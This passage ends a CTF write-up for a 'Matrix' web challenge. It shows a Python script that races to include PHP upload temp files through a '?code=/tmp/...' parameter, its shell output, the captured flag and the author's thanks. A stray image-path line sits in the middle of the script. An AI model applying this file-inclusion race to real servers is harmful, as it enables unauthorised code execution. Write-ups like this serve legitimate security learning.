phpuY5eq6 [13] => phpzNs6N6 [14] => phpzQdSV7 )
```

3. Then by running python exploit and get flag.

```
python
import requests
import re

while True:
    response = requests.get("https://matrix.voorivex.academy/the-final-
fight-9079c3d77eecb6699bb4a27b3cd249ec/?show-me-more")
    match = re.search(r"\[(\d+)\] => (\w+)", str(response.content))
    if match:
        value = match.group(2)
        print(value)


    res = requests.get(f"https://matrix.voorivex.academy/the-final-
fight-9079c3d77eecb6699bb4a27b3cd249ec/?code=/tmp/{value}")
    print(str(res.content))
```

```
shell
→ Hacker0x01 python3 exploit.py
php1DMjAW
b' /yOu-havE-jUST-escaped-the-Matrix!'
php1DMjAW
b' /yOu-havE-jUST-escaped-the-Matrix!'
^Z
```

4. We have received flag like > /yOu-havE-jUst-escaped-the-Matrix!

<https://matrix.voorivex.academy/yOu-havE-jUst-escaped-the-Matrix!/?show-me-the-codes>

Final Flag -> flag\_61558485ea3b9cdc225dd4dad4f73947



I express my deep gratitude to all my friends who helped me during this CTF challenge. Your awesome support has been invaluable, and I appreciate each one of you. A special thank you to the brilliant mind behind this CTF challenge. Your creativity and ingenuity have made this experience both challenging and rewarding. I've learned a lot. Thank you for creating a this CTF.

Name: Raj Prajapati (@[darkerhack](#))

University: Memorial University (Canada)

Twitter: <https://twitter.com/Dark3rH4cK>

Special Thanks to (Damet garmmm!!!!) > <https://twitter.com/voorivex> && <https://twitter.com/amirmsafari>

Raj P(@[darkerhack](#))

[matrix.voorivex.academy](#)